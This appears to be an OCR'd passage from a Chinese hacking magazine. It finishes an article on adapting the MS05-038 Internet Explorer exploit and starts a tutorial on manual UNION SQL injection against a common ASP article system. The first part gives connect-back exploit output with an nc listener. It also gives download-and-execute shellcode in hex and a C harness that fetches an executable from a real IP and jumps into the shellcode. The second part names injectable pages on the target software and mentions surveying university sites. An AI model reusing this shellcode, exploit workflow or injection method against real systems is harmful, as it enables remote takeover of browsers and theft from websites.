



图 1

看到我们期待的结果了吧，到这里shellcode就算改造完成了。剩下的部分可以完全把网上公布的exploit复制过来就OK了！我写了一个完整的代码，运行如下：

```
H:\temp>ms05038.pl 192.168.0.1 1314
        Microsoft MS05038 Internet Explore Remote Exploit
connect back shell rewritten by superlone[EST]
  Usage:
        ms05038.pl <connect-back-ip> <connect-back-port> [destination file]
    Attention:if [destination file] is omitted,superlone.html will be default!
  [+]Generating Shellcode ...... DONE
  [+]Creating exploitable file ...... DONE
  CHECK if it does WORK!
```

生成了superlone.html这个文件，用nc监听1314端口，然后打开superlone.html文件看看你的nc是不是得到shell了？以下是sagi的测试结果：图2是被测机器上的截图，图3是nc端的截图。到此，我们的改造就完全成功了！


图 2




图 3

三、下载执行

明白了反向shell的改造原理，下载执行类的shellcode也是非常容易的。首先我们得准备好“原料”——download shellcode。这段shellcode是我从一个漏洞利用程序中摘出来的（我稍加修改^_^完整代码光盘中有收录）：

```
char shellcode[]=
```

```
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x66\x6D\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
……
……
        strcat(newshellcode,argv[1]);
        strcat(newshellcode,"\x01");
```

同样我也只是摘出了我们需要的代码，argv[1]就是我们要下载执行的程序的url，比如：http://www.xxx.com/run.exe。很简单吧？按照我们上面讲过的改造方法，就来实际操作一下吧。首先我们先写一个小测试程序用来下载执行的，几行代码写一个就OK了，如下：

```
#include <windows.h>

int main(void)
{
    MessageBox(NULL,"do I work?^_^","OK",0);
    return 1;
}
```

成功编译后起名test1.exe上传到你的空间上去。然后我们来验证一下shellcode的正确性：

```
#include <windows.h>
#include <string.h>
char shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x66\x6D\x21\x75\xF4"
…………//这里为了节省页面我省略上面的shellcode
"\x27\x39\x72\x6F\x72\x17"
"mfm!";
int main(int argc, char *argv[])
{
    char *newshellcode = new char[sizeof(shellcode)
+strlen(argv[1])+1];
        strcpy(newshellcode,shellcode);
        strcat(newshellcode,argv[1]);
        strcat(newshellcode,"\x01");
__asm{
    jmp newshellcode
}
return 1;
}
```

编译成功后我们在命令行下构造如下命令：shellcode http://222.174.144.130/tools/test1.exe。如果shellcode是正确的则会出现如图4的结果，并会在同目录下生成一个m00.exe的程序。

OK，shellcode测试成功后下一步就是来写exploit了，和前面的反向shell的exploit相比，我们只需要修改一小部分就可以了。完整代码详见光盘中的dlshell.pl，程序运行界面如图5。sagi哥的测试结果如图6、图7。到此，下载执行的exploit我们也搞定了！




图4




图5




图6




图7

三、尾声


到现在为止我们完成了反向连接以及下载执行两种exploit的改造，还剩下一种端口复用的改造我没有介绍。其实方法都是一样的，找一个利用端口复用技术的shellcode，然后像我们上面那样就可以完成改造了，这个就留给读者自己去实践了。

整篇文章到此就算讲完了，希望能给读者们一点小小的启示。有问题的朋友可以去X论坛找我，欢迎交流。

（文中涉及到的代码createshell.pl、DLshell.pl、revershell.pl已经收录在光盘中）

Windows挥之不去的痛！

——浅析IE COM对象实例化溢出漏洞（MS05-038）



Union注入轻松搞定

Laohan213

现在风靡黑客世界的各式各样的注入工具比比皆是，常用的有：明小子的“旁注web综合检测程序”、啊D的“啊D注入工具”、臭要饭的“绝世猜解”等等，这些我感觉都挺不错的，不过也并不一定是万能的，有些时候真的很傻，很简单的也检测不出。这些工具很多原理基本都是一样的，先是用“and 1=1”后再用“and 1=2”进行检测是否可以注入，再根据Access、SQLserver等数据库的一些函数进行尝试，从返回的信息判断操作的正误，从而得到管理员表、管理员字段和数据等。

近段时间在做一个高校网站调查，发现现在太多的网站非原创，而仅仅是修改一下前台的页面而已，或者说就仅仅简单地做几个页面，而实际的程序并未作任何的修改。并且据我统计，使用文章系统的ASP站点，采用动力文章系统和尘缘雅镜的占80%以上，而研究这两个系统的人也蛮多的，程序漏洞有不少，注入方面的漏洞特别惹人喜欢。

现在大部分人对于注入都采用工具，很少用手工进行注入的。但是有些时候，我觉得用注入工具有时候不是很准确，这里跟大家讲解一下用union语句实现高效注入的方法。

这里就以动力文章系统为例，在动力文章系统中有一个打印文章的功能，这个页面可以很好地用Union语句实现注入。在3.51以前的版本中均存在这个漏洞。不过版本不一样，打印页面的名字和文章表的字段总数也不一样就是了。页面有些是printpage.asp，有些Article_Print.asp，文章表有些是19个字段的，有些是28个字段的，这个区别就看版本了。有些网站去除打印的功能，但是页面还是存在^_^。其实动力文章系统中还有另外一个页面sendmail.asp也是可以注入的。

我们先好好利用一下printpage.asp这个页面给大家演示一下，首先打开一篇文章的浏览页面，翻到右下角，点击“打印此文”，进入打印页面，如图1。

